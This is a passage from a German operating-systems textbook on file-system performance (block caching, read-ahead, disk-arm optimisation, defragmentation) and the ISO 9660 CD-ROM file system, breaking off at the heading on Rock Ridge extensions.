Festplattenzugriffe sind deutlich langsamer als Speicherzugriffe. Das Lesen eines 32-Bit-Speicherwortes kann 10 ns benötigen, wohingegen der Lesezugriff auf die Festplatte mit 100 MB/s vonstatten geht. Pro 32-Bit-Wort ist das viermal langsamer und es müssen noch 5–10 ms dazugerechnet werden, um die Spur zu suchen und darauf zu warten, dass der gewünschte Sektor unter dem Lesekopf vorbeikommt. Wird nur ein einzelnes Wort benötigt, dann ist der Speicherzugriff in der Größenordnung von einer Million Mal schneller als der Festplattenzugriff. Als Folge dieses Unterschieds in der Zugriffszeit sind viele Dateisysteme mit Optimierungen ausgestattet, die die Performance verbessern sollen. In diesem Abschnitt wollen wir drei Optimierungen untersuchen.

Caching

Die am häufigsten verwendete Technik zur Reduzierung des Festplattenzugriffs ist der **Block-Cache** oder **Puffer-Cache** (*buffer cache*). (Das Wort Cache wird „käsch“ ausgesprochen und ist vom französischen *cacher* abgeleitet, was „verstecken“ bedeutet.) In diesem Kontext ist ein Cache eine Ansammlung von Blöcken, die logisch zur Platte gehören, jedoch aus Gründen der Performance im Speicher gehalten werden.

Es können verschiedene Algorithmen verwendet werden, um den Cache zu verwalten. Der geläufigste Algorithmus prüft bei allen Leseanfragen, ob der benötigte Block schon im Cache liegt. Falls dies zutrifft, kann die Anfrage ohne Festplattenzugriff beantwortet werden. Falls nicht, dann wird der Block zuerst in den Cache geladen und von dort aus an die gewünschte Stelle kopiert. Weitere Anfragen an diesen Block können nun aus dem Cache beantwortet werden.

Die Operationen auf dem Cache sind in ► Abbildung 4.28 dargestellt. Da sich viele (oft tausend) Blöcke im Cache befinden, wird eine Methode benötigt, um schnell festzustellen, ob ein bestimmter Block vorhanden ist oder nicht. Gewöhnlich codiert man die Geräte- und Plattenadressen mit einer Hashfunktion und schlägt das Ergebnis in einer Hashtabelle nach. Alle Blöcke mit demselben Hashwert werden in einer verketteten Liste zusammengehängt, so dass dieser Kollisionskette gefolgt werden kann.




Abbildung 4.28: Die Datenstrukturen des Puffer-Cache

Wenn ein Block in den vollen Cache geladen werden soll, so muss irgendein anderer Block aus ihm entfernt werden (und auf die Platte zurückgeschrieben werden, falls er

seit seiner Einlagerung verändert worden ist). Diese Situation entspricht in vielerlei Hinsicht der beim Paging. Alle üblichen Seitenersetzungsalgorithmen, die in Kapitel 3 beschrieben wurden, wie FIFO, Second Chance und LRU, sind hier anwendbar. Ein erfreulicher Unterschied zwischen Paging und Caching ist, dass Cache-Referenzen relativ selten sind und es daher praktikabel ist, alle Blöcke in der exakten LRU-Reihenfolge in verketteten Listen aufzubewahren.

In ▶ Abbildung 4.28 kann man erkennen, dass zusätzlich zu den Kollisionsketten, die an der Hashtabelle beginnen, noch eine bidirektionale Liste alle Blöcke in der Reihenfolge ihrer Verwendung durchläuft. Am Anfang dieser Liste steht der am längsten nicht verwendete Block, am Ende der zuletzt verwendete. Wenn auf einen Block zugegriffen wird, so kann er von seiner Position entfernt und an das Ende der Liste gesetzt werden. So lässt sich die exakte LRU-Reihenfolge aufrechterhalten.

Leider gibt es eine Stolperfalle. Wir haben nun eine Situation erreicht, in der exaktes LRU möglich ist, und jetzt stellt sich heraus, dass dies gar nicht wünschenswert ist. Das Problem hat etwas mit Abstürzen und der Konsistenz des Dateisystems zu tun, mit Problemen also, die wir im vorigen Abschnitt diskutiert haben. Falls ein kritischer Block, zum Beispiel ein I-Node-Block, in den Cache geladen, modifiziert, nicht aber auf die Platte zurückgeschrieben wird, lässt ein Absturz das Dateisystem in einem inkonsistenten Zustand zurück. Wenn der I-Node-Block am Ende der LRU-Kette steht, so kann es schon eine Weile dauern, bis er den Anfang erreicht und auf die Platte zurückgeschrieben wird.

Außerdem wird auf bestimmte Blöcke, wie eben die I-Node-Blöcke, nur selten zweimal innerhalb einer kurzen Zeitspanne zugegriffen. Diese Überlegungen führen zu einem veränderten LRU-Schema, das auf zwei Faktoren Rücksicht nimmt:

1. Ist es wahrscheinlich, dass der Block bald wieder gebraucht wird?
2. Ist der Block für die Konsistenz des Dateisystems entscheidend?

Für die Beantwortung beider Fragen können die Blöcke in Kategorien wie I-Node-Blöcke, indirekte Blöcke, Verzeichnisblöcke, volle Datenblöcke und teilweise gefüllte Datenblöcke eingeteilt werden. Die Blöcke, die höchstwahrscheinlich nicht so bald wieder gebraucht werden, kommen eher an das Ende der LRU-Liste, damit deren Puffer schnell wieder verwendet werden können. Blöcke hingegen, die wahrscheinlich bald wieder benötigt werden, kommen an den Anfang der Liste, wo sie dann für lange Zeit bleiben werden.

Die zweite Frage ist unabhängig von der ersten. Wenn der Block wichtig für die Konsistenz des Dateisystems ist (das sind im Wesentlichen alle Blöcke bis auf Datenblöcke) und modifiziert wurde, dann sollte er sofort zurück auf die Platte geschrieben werden, unabhängig davon, an welchem Ende der LRU-Liste er sich befindet. Damit lässt sich die Wahrscheinlichkeit, dass ein Absturz das Dateisystem zerstört, deutlich reduzieren. Da ein Benutzer schon unglücklich über die Zerstörung einer seiner Dateien nach einem Absturz sein wird, ist anzunehmen, dass er noch viel unglücklicher sein wird, wenn das gesamte Dateisystem verloren ist.

Doch selbst mit dieser Maßnahme zur Erhaltung der Dateisystemintegrität ist es nicht sinnvoll, einen Datenblock zu lange im Cache zu halten. Denken Sie an jemanden, der sich damit abmüht, ein Buch auf einem PC zu verfassen. Auch wenn unser Autor den Editor regelmäßig anweist, die gerade bearbeitete Datei auf Platte zu schreiben, so ist es dennoch recht wahrscheinlich, dass alles im Cache bleibt und nicht auf die Platte geschrieben wird. Stürzt das System ab, so wird zwar die Dateisystemstruktur nicht zerstört, aber die Arbeit eines ganzen Tages kann verloren sein.

Derartige Situationen führen meistens zu sehr unglücklichen Benutzern. Im Allgemeinen werden zwei Methoden angewandt, um dieses Problem anzugehen. UNIX geht den Weg über den Systemaufruf `sync`, der bewirkt, dass alle Blöcke sofort auf die Platte geschrieben werden. Wenn das System hochfährt, wird ein Programm, üblicherweise `update` genannt, gestartet, um im Hintergrund in einer Endlosschleife alle 30 Sekunden einen `sync`-Aufruf abzusetzen. Folglich können nie mehr als 30 Sekunden an Arbeit durch einen Absturz verloren gehen.

Windows verfügt mittlerweile über einen zu `sync` äquivalenten Systemaufruf namens `FlushFileBuffer`, doch in der Vergangenheit gab es stattdessen eine Strategie, die in einigen Punkten besser als der UNIX-Ansatz war (in einigen aber auch schlechter). Dabei wurde jeder modifizierte Block, sobald er geschrieben wurde, auf die Platte zurückgeschrieben. Cache-Speicher, bei denen alle veränderten Blöcke sofort auf die Platte zurückgeschrieben werden, nennt man **Write-Through-Caches** (im Deutschen auch als **Cache mit Durchschreibestrategie** bezeichnet). Allerdings erzeugen sie mehr Plattenein-/ausgabe als die Varianten, die nicht direkt zurückschreiben.

Den Unterschied zwischen den beiden Ansätzen kann man sehen, wenn ein Programm einen 1 KB großen Block Zeichen um Zeichen vollständig beschreibt. UNIX wird alle Zeichen im Cache sammeln und den Block entweder alle 30 Sekunden einmal oder wenn der Block aus dem Cache verdrängt wird auf die Platte schreiben. Bei einem Write-Through-Cache gibt es für jedes geschriebene Zeichen einen Plattenzugriff. Natürlich benutzen die meisten Programme noch eine interne Zwischenspeicherung, so dass normalerweise nicht ein einzelnes Zeichen, sondern eine Zeile oder eine größere Einheit mit jedem `write`-Aufruf geschrieben wird.

Das Ergebnis dieses Unterschieds in der Cache-Verwaltungsstrategie ist, dass das bloße Entfernen einer Diskette aus einem UNIX-System ohne vorherige Ausführung von `sync` fast immer mit verlorenen Daten und oft auch mit einem zerstörten Dateisystem einhergeht. Mit einem Write-Through-Cache treten solche Probleme nicht auf. Diese unterschiedlichen Strategien entstanden aufgrund der jeweiligen Entwicklungsumgebungen: Als UNIX entwickelt wurde, waren alle Platten als Festplatten ausgelegt, die nicht entfernt werden konnten. Die ersten Windows-Dateisysteme hingegen entstanden in einer Welt der Disketten. Als die Festplatten zur Norm wurden, wurde der UNIX-Ansatz aufgrund seiner besseren Effizienz (aber schlechteren Zuverlässigkeit) ebenfalls zur Norm und wird heute auch in Windows für Festplatten verwendet. Allerdings beschreitet NTFS andere Wege (Journaling), wie wir bereits gesehen haben.

Einige Betriebssysteme integrieren den Puffer-Cache im Seiten-Cache. Dies ist besonders attraktiv, wenn Memory-Mapped-Dateien unterstützt werden. Wenn eine Datei in den Speicher eingeblendet wird, dann sind eventuell einige ihrer Seiten bereits im Speicher, weil sie auf Anforderung eingelagert wurden. Solche Seiten unterscheiden sich kaum von Dateiblöcken im Puffer-Cache. In diesem Fall können sie genauso behandelt werden, mit einem einzelnen Cache sowohl für Dateiblöcke als auch für Seiten.

Vorausschauendes Lesen von Blöcken

Eine zweite Möglichkeit zur Verbesserung der wahrgenommenen Performanz des Dateisystems ist, die Blöcke in den Cache zu laden, noch bevor sie angefordert werden, und somit die Trefferrate zu erhöhen. Diese Idee basiert auf der Beobachtung, dass Dateien in der Regel sequenziell gelesen werden. Wird das Dateisystem angewiesen, Block k einer Datei einzulesen, so tut es dies, prüft aber anschließend, ob sich Block $k + 1$ schon im Cache befindet. Falls nicht, so wird ein Lesezugriff für Block $k + 1$ in der Hoffnung initiiert, dass dieser im Cache angekommen ist, wenn er benötigt wird. Zumindest wird er dann schon auf dem Weg dorthin sein.

Natürlich funktioniert diese Strategie des vorausschauenden Lesens nur bei Dateien, die sequenziell gelesen werden. Wird auf eine Datei wahlfrei zugegriffen, so hilft die Methode nicht. Im Gegenteil, sie schadet dann sogar, da die Bandbreite der Platte durch das Lesen unnützer Blöcke und das Entfernen potenziell nützlicher Blöcke geringer wird. (Möglicherweise wird die Bandbreite sogar noch geringer, wenn die veränderten Blöcke auf die Platte zurückgeschrieben werden.) Um festzustellen, ob es den Aufwand wert ist, vorausschauend zu lesen, kann das Dateisystem die Zugriffs-muster jeder geöffneten Datei beobachten. Zum Beispiel könnte jeder Datei ein Bit zugeordnet werden, das darüber Auskunft gibt, ob sie sich im „sequenziellen Zugriffs-modus“ oder im „wahlfreien Zugriffsmodus“ befindet. Nach dem Motto „Im Zweifel für den Angeklagten“ wird die Datei anfänglich in den sequenziellen Modus versetzt. Wann immer jedoch ein Plattenzugriff erfolgt, wird das Bit zurückgesetzt. Beginnen nun wieder sequenzielle Zugriffe, wird das Bit erneut gesetzt. Mit dieser Methode kann das Dateisystem vernünftige Annahmen darüber machen, ob vorausschauendes Lesen günstig ist oder nicht. Rät es hin und wieder falsch, ist das nicht gleich eine Katastrophe, es wird nur etwas von der Bandbreite der Platte verschwendet.

Reduzierung der Bewegung des Plattenarms

Caching und vorausschauendes Lesen sind nicht die einzigen Möglichkeiten zur Erhöhung der Performanz eines Dateisystems. Eine weitere wichtige Technik besteht darin, die Anzahl der Plattenarmbewegungen zu vermindern, indem man Blöcke, auf die wahrscheinlich der Reihe nach zugegriffen wird, nahe nebeneinander, vorzugsweise auf demselben Zylinder platziert. Wenn die Ausgabedatei geschrieben wird, so muss das Dateisystem die Blöcke bei Bedarf einen nach dem anderen belegen. Wenn die freien Blöcke in einer Bitmap verwaltet werden und die gesamte Bitmap im Arbeitsspeicher ist, dann ist es nicht allzu schwer, einen freien Block so zu wählen,

dass dieser so nah wie möglich zum vorhergehenden Block liegt. Bei einer Freibereichsliste, die zum Teil auf der Platte steht, ist es viel schwerer, nahe zusammenliegende Blöcke zu finden.

Doch auch mit einer Freibereichsliste kann man Blöcke gruppieren. Der Trick dabei ist, den Speicherplatz nicht in Blöcken, sondern in Gruppen von aufeinanderfolgenden Blöcken zu verwalten. Wenn alle Sektoren aus 512 Byte bestehen, so könnte das System 1-KB-Blöcke (zwei Sektoren) verwenden, den Speicherplatz jedoch in Einheiten von zwei Blöcken (vier Sektoren) belegen. Das ist nicht dasselbe, wie 2-KB-Blöcke zu verwenden, da der Cache immer noch 1 KB große Blöcke benutzt und der Datentransfer auch noch 1 KB beträgt. Das sequenzielle Lesen einer Datei auf einem ansonsten untätigen System würde die Anzahl der Plattenzugriffe um den Faktor 2 vermindern – eine beträchtliche Verbesserung der Performanz. Eine Variation desselben Themas ist die Einbeziehung der rotierenden Positionierung. Wenn Blöcke belegt werden, dann versucht das System, die zusammenhängenden Blöcke einer Datei auf demselben Zylinder abzulegen.

Ein anderer Engpass bezüglich der Performanz entsteht in Systemen, die I-Nodes oder etwas Ähnliches benutzen, denn der Lesezugriff selbst auf eine kleine Datei erfordert zwei Plattenzugriffe: einen auf den I-Node und einen auf den Block. Die übliche Position der I-Nodes ist in ►Abbildung 4.29(a) dargestellt. Hier liegen alle I-Nodes in der Nähe des Plattenanfangs, somit beträgt die durchschnittliche Entfernung zwischen dem I-Node und seinem Block ungefähr die Hälfte der Zylinderanzahl, was lange Zugriffszeiten zur Folge hat.




Abbildung 4.29: (a) Die Platzierung der I-Nodes am Anfang der Platte (b) Die Platte aufgeteilt in Zylindergruppen mit jeweils eigenen Blöcken und I-Nodes

Eine einfache Verbesserung besteht darin, die I-Nodes in der Mitte der Platte anstatt am Anfang unterzubringen, was die durchschnittliche Suchzeit zwischen dem I-Node und dem ersten Block um den Faktor zwei reduziert. Ein anderes Vorgehen ist in ►Abbildung 4.29(b) dargestellt. Hier wird die Platte in Zylindergruppen aufgeteilt, jede mit ihren eigenen I-Nodes, Blöcken und Freibereichslisten (McKusick et al.,

1984). Wird eine Datei erzeugt, kann zwar prinzipiell jeder I-Node verwendet werden. Es wird jedoch versucht, einen Block in der gleichen Zylindergruppe zu finden, in der auch der I-Node steht. Falls keiner verfügbar ist, dann wird ein Block in einer benachbarten Gruppe verwendet.

4.4.5 Defragmentierung von Plattspeicher

Wenn das Betriebssystem anfänglich installiert wird, sind die benötigten Programme und Dateien, am Anfang der Platte nacheinander in direkter Folge abgelegt. Der gesamte freie Plattenbereich bildet eine einzige zusammenhängende Einheit, die hinter den installierten Dateien folgt. Aber mit der Zeit werden Dateien erzeugt und gelöscht und typischerweise wird die Platte stark fragmentiert, wodurch überall Dateien und Lücken entstehen. Folglich können die Blöcke, die für die Erzeugung einer neuen Datei benötigt werden, über die ganze Platte verteilt sein, was zu einer verringerten Performance führt.

Zur Wiederherstellung der Performance können die Dateien hin und her geschoben werden, so dass sie wieder in aneinandergrenzenden Bereichen liegen und sich damit der gesamte freie Speicherplatz (oder zumindest der größte Teil davon) in einem einzelnen oder mehreren großen zusammenhängenden Teilen der Platte befindet. Windows hat für genau diesen Zweck ein Programm namens *defrag* eingerichtet. Windows-Benutzer sollten es regelmäßig laufen lassen.

Defragmentierung funktioniert besser bei Dateisystemen, bei denen sehr viel Speicherplatz in einem zusammenhängenden Bereich am Ende der Partition frei ist. Damit ist das Defragmentierungsprogramm in der Lage, eine zerstückelte Datei vom Anfang der Partition auszuwählen und alle Blöcke dieser Datei auf den freien Platz zu kopieren. Durch diese Aktion wird ein zusammenhängender Speicherblock am Anfang der Partition frei, in dem die Originaldatei oder eine andere Datei an einem Stück untergebracht werden kann. Dieser Prozess kann dann mit dem nächsten freien Stück Speicherplatz wiederholt werden.

Einige Dateien, darunter die Paging-Datei, die Hibernation-Datei und das Journaling-Log, können nicht verschoben werden, da der Verwaltungsaufwand hier viel größer als der Nutzen wäre. In einigen Systemen sind dies ohnehin zusammenhängende Bereiche mit fester Größe, bei denen also gar keine Defragmentierung nötig ist. Dieser Mangel an Mobilität stellt lediglich dann ein Problem dar, wenn sich die Dateien in der Nähe des Partitionsendes befinden und der Benutzer die Partitionsgröße reduzieren möchte. Die einzige Möglichkeit ist dann, all diese Dateien zu löschen, die Größe der Partition zu verändern und danach die Dateien neu zu erzeugen.

Die Dateisysteme unter Linux (speziell ext2 und ext3) leiden im Allgemeinen weniger unter Defragmentierung als Windows-Systeme. Dies liegt an der Art und Weise, wie hier Plattenblöcke ausgewählt werden, so dass eine manuelle Defragmentierung selten nötig ist.

4.5 Beispiele von Dateisystemen

In den folgenden Abschnitten werden wir verschiedene Dateisysteme beispielhaft betrachten. Die Spannweite reicht dabei von den recht einfachen bis zu den hochkomplizierten Systemen. Da die modernen UNIX-Dateisysteme und das Dateisystem von Windows Vista im Kapitel über Linux (Kapitel 10) und Windows Vista (Kapitel 11) behandelt werden, wollen wir hier nicht auf diese Systeme eingehen. Ihre Vorgänger werden wir jedoch untersuchen.

4.5.1 CD-ROM-Dateisysteme

Als erstes Beispiel für ein Dateisystem betrachten wir die Dateisysteme auf CD-ROMs. Diese Systeme sind besonders einfach strukturiert, da sie für einmal beschreibbare Medien entwickelt wurden. Unter anderem besitzen sie keine Mittel, um über die freien Blöcke zu wachen, denn auf einer CD-ROM können nach ihrer Herstellung keine Dateien mehr gelöscht oder hinzugefügt werden. Im Folgenden werden wir einen Blick auf das Hauptdateisystem der CD-ROM werfen und auch zwei Erweiterungen dafür betrachten.

Ein paar Jahre nach dem Debüt der CD-ROM wurde die CD-R (CD Recordable) eingeführt. Anders als bei der CD-ROM ist es hier möglich, Dateien nach dem ersten Brennen hinzuzufügen, aber diese werden einfach am Ende der CD-R angehängt. Dateien werden nie wirklich gelöscht (auch wenn das Verzeichnis aktualisiert werden kann, um vorhandene Dateien zu verstecken). Durch dieses „Nur-Anhängen“ wurden die grundsätzlichen Eigenschaften des Dateisystems nicht verändert. Insbesondere befindet sich der gesamte freie Speicherbereich weiterhin in einem zusammenhängenden Stück am Ende der CD.

Das ISO-9660-Dateisystem

Der gebräuchlichste Standard für CD-ROM-Dateisysteme wurde als internationaler Standard im Jahre 1988 unter dem Namen **ISO 9660** anerkannt. Praktisch jede CD-ROM, die sich zurzeit auf dem Markt befindet, ist zu diesem Standard kompatibel, manchmal mit den Erweiterungen, die weiter unten vorgestellt werden. Eines der Ziele dieses Standards war es, jede CD-ROM auf jedem Computer, unabhängig von der benutzten Byte-Ordnung und dem jeweiligen Betriebssystem lesbar zu machen. Als Konsequenz wurde das Dateisystem in einigen Bereichen eingeschränkt, um auch für das schwächste Betriebssystem (wie MS-DOS) lesbar zu sein.

CD-ROMs besitzen keine konzentrischen Zylinder wie die magnetischen Platten, sondern stattdessen eine einzige kontinuierliche Spirale, die die Bits in einer linearen Sequenz enthält (obwohl Suchsprünge auf der Spirale möglich sind). Die Bits entlang der Spirale sind in logische Blöcke (auch logische Sektoren genannt) von 2.352 Byte unterteilt. Einige davon sind für Präambeln, Fehlerkorrektur und anderes Beiwerk vorgesehen. Die Datenportion beträgt in jedem logischen Block 2.048 Byte. Wenn die CDs für Musik benutzt werden, dann haben sie sogenannte Einleitungsbereiche (*leadin*)

und Schlussbereiche (*leadout*) sowie Lücken zwischen den Tracks. Dies ist etwas, das es bei Daten-CDs nicht gibt. Oft wird die Position eines Blocks auf der Spirale in Minuten und Sekunden angegeben. Diese Angabe kann in eine lineare Blocknummer über den Umrechnungsfaktor von $1 \text{ s} = 75 \text{ Blöcke}$ umgewandelt werden.

ISO 9660 unterstützt Mengen von CD-ROMs mit $2^{16} - 1$ CDs pro Menge. Jede individuelle CD-ROM kann ebenfalls in logische Einheiten (Partitionen) unterteilt werden. Wir werden uns im Folgenden aber auf ISO 9660 für eine einzelne, nicht partitionierte CD-ROM konzentrieren.

Jede CD-ROM beginnt mit 16 Blöcken, deren Funktion nicht durch den ISO-9660-Standard definiert ist. Der Hersteller könnte diese Region nutzen, um z.B. ein Boot-Programm zur Verfügung zu stellen, mit dessen Hilfe der Computer von der CD-ROM aus hochgefahren werden kann, aber auch andere Verwendungszwecke sind denkbar. Als Nächstes kommt ein Block, der den **Primärvolumendeskriptor** (*primary volume descriptor*) enthält, welcher generelle Informationen über die CD-ROM enthält. Unter diesen Informationen finden sich der Systemidentifikator (32 Byte), der Volumenidentifikator (32 Byte), der Herausgeberidentifikator (128 Byte) und der Datenvorbereitungsidentifikator (128 Byte). Die Hersteller können diese Felder beliebig füllen. Zum Erhalten der Plattformunabhängigkeit muss lediglich beachtet werden, dass nur Großbuchstaben, Zahlen und eine sehr kleine Anzahl von Sonderzeichen benutzt werden.

Der Primärvolumendeskriptors enthält außerdem die Namen von drei Dateien, die eine Zusammenfassung, die Urheberrechtsbestimmungen bzw. bibliografische Informationen umfassen können. Zusätzlich sind einige Schlüsselwerte gespeichert, wie die logische Blockgröße (normalerweise 2.048, es sind jedoch auch 4.096, 8.192 und größere Potenzen von 2 in bestimmten Fällen erlaubt), die Anzahl der Blöcke auf der CD-ROM und das Erzeugungs- und Haltbarkeitsdatum der CD-ROM. Schließlich beinhaltet der Primärvolumendeskriptor auch noch einen Verzeichniseintrag für das Wurzelverzeichnis, der darüber informiert, wo dieses auf der CD-ROM zu finden ist (d.h., ab welchem Block es beginnt). Von diesem Verzeichnis aus kann der Rest des Dateisystems lokalisiert werden.

Zusätzlich zum Primärvolumendeskriptor kann eine CD-ROM noch einen weiteren Volumendeskriptor besitzen. Er enthält ähnliche Informationen wie der Primärvolumendeskriptor, aber das soll uns hier nicht weiter beschäftigen.

Das Wurzelverzeichnis und auch alle anderen Verzeichnisse bestehen deshalb aus einer variablen Anzahl von Einträgen, deren jeweils letzter eine Bit-Markierung für das Ende enthält. Die Verzeichniseinträge selbst sind auch von variabler Länge. Jeder Eintrag besteht aus zehn bis zwölf Feldern. Einige davon sind in ASCII, andere sind numerische Binärfelder. Die binären Felder sind doppelt codiert, einmal im Little-Endian-Format (beispielsweise auf dem Pentium üblich) und einmal im Big-Endian-Format (zum Beispiel auf SPARCs gebräuchlich). Folglich benötigt eine 16-Bit-Zahl 4 Byte und eine 32-Bit-Zahl 8 Byte.

Die Verwendung dieser redundanten Codierung war nötig, um die Gefühle verschiedener Personen bei der Entwicklung dieses Standards nicht zu verletzen. Hätte der

Standard Little-Endian diktieren, so hätten sich die Menschen von Firmen mit Big-Endian-Produkten wie Bürger zweiter Klasse gefühlt und den Standard nicht akzeptiert. Der emotionale Gehalt einer CD-ROM kann also exakt quantifiziert und gemessen werden: Es ist der verschwendete Platz in Kilobyte/Stunde.

Das Format eines ISO-9660-Verzeichniseintrages ist in ▶ Abbildung 4.30 abgebildet. Da die Verzeichniseinträge variable Längen haben, ist das erste Feld ein Byte, das über die Länge des Eintrages Auskunft gibt. Um Mehrdeutigkeiten zu vermeiden, ist dieses Byte so definiert, dass das höchstwertige Bit links steht.




Abbildung 4.30: Der ISO-9660-Verzeichniseintrag

Wahlweise können Verzeichniseinträge erweiterte Attribute besitzen. Falls diese Möglichkeit genutzt wird, dann bestimmt das zweite Byte die Länge der erweiterten Einträge.

Als Nächstes kommt der Startblock der Datei selbst. Dateien werden als eine zusammenhängende Menge von Blöcken abgespeichert, so dass die Position einer Datei ausschließlich durch den Startblock und die Größe der Datei, die im nächsten Feld angegeben wird, bestimmt ist.

Das Datum und der Zeitpunkt, an dem die CD-ROM aufgenommen wurde, werden im nächsten Feld abgelegt, wobei separate Bytes für Jahr, Monat, Tag, Stunde, Minute, Sekunde und Zeitzone benutzt werden. Die Jahre beginnen mit der Zählung bei 1900 – das bedeutet, dass die CD-ROMs ein Jahr-2156-Problem haben werden, da das dem Jahr 2155 folgende Jahr 1900 ist. Das Problem hätte verzögert werden können, wenn man den Beginn auf das Jahr 1988 (das Jahr, in dem der Standard eingeführt wurde) gelegt hätte. Damit hätte man das Problem auf das Jahr 2244 verschieben können. Ein Gewinn von 88 Jahren hätte schließlich auch schon etwas gebracht.

Das *Flags*-Feld beinhaltet einige weitere Bits, darunter ein Bit zum Verstecken von Einträgen (eine Funktion, die von MS-DOS kopiert wurde), ein Bit zur Unterscheidung zwischen Dateieinträgen und Verzeichniseinträgen, ein Bit, um die Verwendung der erweiterten Attribute zu ermöglichen, und schließlich ein Bit, um den letzten Eintrag eines Verzeichnisses zu markieren. Es existieren noch einige andere Bits in diesem Feld, die uns hier jedoch nicht weiter interessieren. Das nächste Feld beschäftigt sich mit verschachtelten Dateistücken, und zwar in einer Weise, die in der einfachsten Version von ISO 9660 nicht angewendet wird. Wir werden dieses Feld daher nicht weiter behandeln.

Das nächste Feld bestimmt die CD-ROM, auf der die Datei zu finden ist. Es ist erlaubt, dass ein Verzeichniseintrag auf einer CD-ROM sich auf eine Datei auf einer anderen

CD-ROM innerhalb der Menge bezieht. So ist es möglich, ein Hauptverzeichnis auf der ersten CD-ROM zu erstellen, das alle Dateien auf allen CD-ROMs der Menge auflistet.

Das Feld *L* in ▶ Abbildung 4.30 gibt die Größe des Dateinamens in Byte an, gefolgt vom Dateinamen selbst. Der Dateiname besteht aus einem Basisnamen, einem Punkt, einer Erweiterung, einem Semikolon und einer binären Versionsnummer (1 oder 2 Byte). Der Basisname und die Erweiterung dürfen Großbuchstaben, die Ziffern von 0 bis 9 und den Unterstrich verwenden. Alle anderen Zeichen sind verboten, um sicherzustellen, dass jeder Computer mit jedem Dateinamen umgehen kann. Der Basisname kann bis zu acht Zeichen lang sein, die Erweiterung bis zu drei Zeichen. Diese Entscheidungen wurden durch die Notwendigkeit der Kompatibilität zu MS-DOS diktiert. Ein Dateiname kann mehrfach in einem Verzeichnis vorkommen, solange jeder davon eine unterschiedliche Versionsnummer hat.

Die letzten beiden Felder sind nicht immer vorhanden. Das Feld *Padding* soll dafür sorgen, dass jeder Verzeichniseintrag eine gerade Anzahl von Bytes hat. Das bewirkt, dass die numerischen Felder der nachfolgenden Einträge auf 2-Byte-Grenzen liegen. Falls die Anpassung benötigt wird, benutzt man 0 Byte. Schließlich gibt es noch das Feld *System use*. Seine Funktion und Größe sind bis auf die Vorgabe undefiniert, dass es eine gerade Anzahl von Bytes enthalten muss. Die einzelnen Systeme benutzen dieses Feld auf unterschiedliche Weise. Der Macintosh bewahrt hier zum Beispiel die Finder-Flags auf.

Die Einträge innerhalb eines Verzeichnisses werden in alphabetischer Reihenfolge aufgelistet. Ausnahmen bilden die zwei ersten Einträge. Der erste Eintrag ist das Verzeichnis selbst. Der zweite ist für seinen Vorgänger. In diesem Sinne sind diese Einträge den UNIX-Einträgen . und .. ähnlich. Die Dateien selbst müssen nicht in der Ordnung der Verzeichnisse vorliegen.

Es gibt kein explizites Limit für die Anzahl der Einträge in einem Verzeichnis. Es gibt aber eine Grenze für die Schachtelungstiefe. Das Maximum für die Tiefe der Verschachtelung in einem Verzeichnis ist acht. Diese Grenze wurde willkürlich gewählt, um einige Implementierungen zu vereinfachen.

ISO 9660 definiert die sogenannten drei Ebenen. Ebene 1 ist die restriktivste Ebene, sie spezifiziert wie beschrieben die Beschränkung der Dateinamen auf 8+3 Zeichen und verlangt, dass alle Dateien zusammenhängend sind. Außerdem setzt sie die Verzeichnissnamen auf höchstens acht Zeichen ohne Endung fest. Die Verwendung dieser Ebene maximiert die Chancen, dass die CD-ROM von jedem Computer gelesen werden kann.

Ebene 2 lockert die Längenrestriktion. Sie gestattet es, dass die Namen der Dateien und Verzeichnisse bis zu 31 Zeichen lang sein dürfen, jedoch immer noch vom gleichen Zeichensatz stammen.

Ebene 3 verwendet die gleichen Grenzen für die Namenslänge wie Ebene 2, lockert jedoch teilweise die Voraussetzung, dass die Dateien zusammenhängend sein müssen. In dieser Ebene kann eine Datei aus verschiedenen Sektionen (Erweiterungen) bestehen, wovon jede eine zusammenhängende Menge von Blöcken darstellt. Die gleiche

zusammenhängende Blockmenge kann mehrmals in einer Datei vorkommen und auch in zwei oder mehreren Dateien auftreten. Falls große Datenteile in verschiedenen Dateien wiederholt werden, so stellt die Ebene 3 etwas an Platzoptimierung zur Verfügung, da die Daten nicht gezwungenermaßen mehrmals vorhanden sein müssen.

Rock-Ridge-Erweiterungen

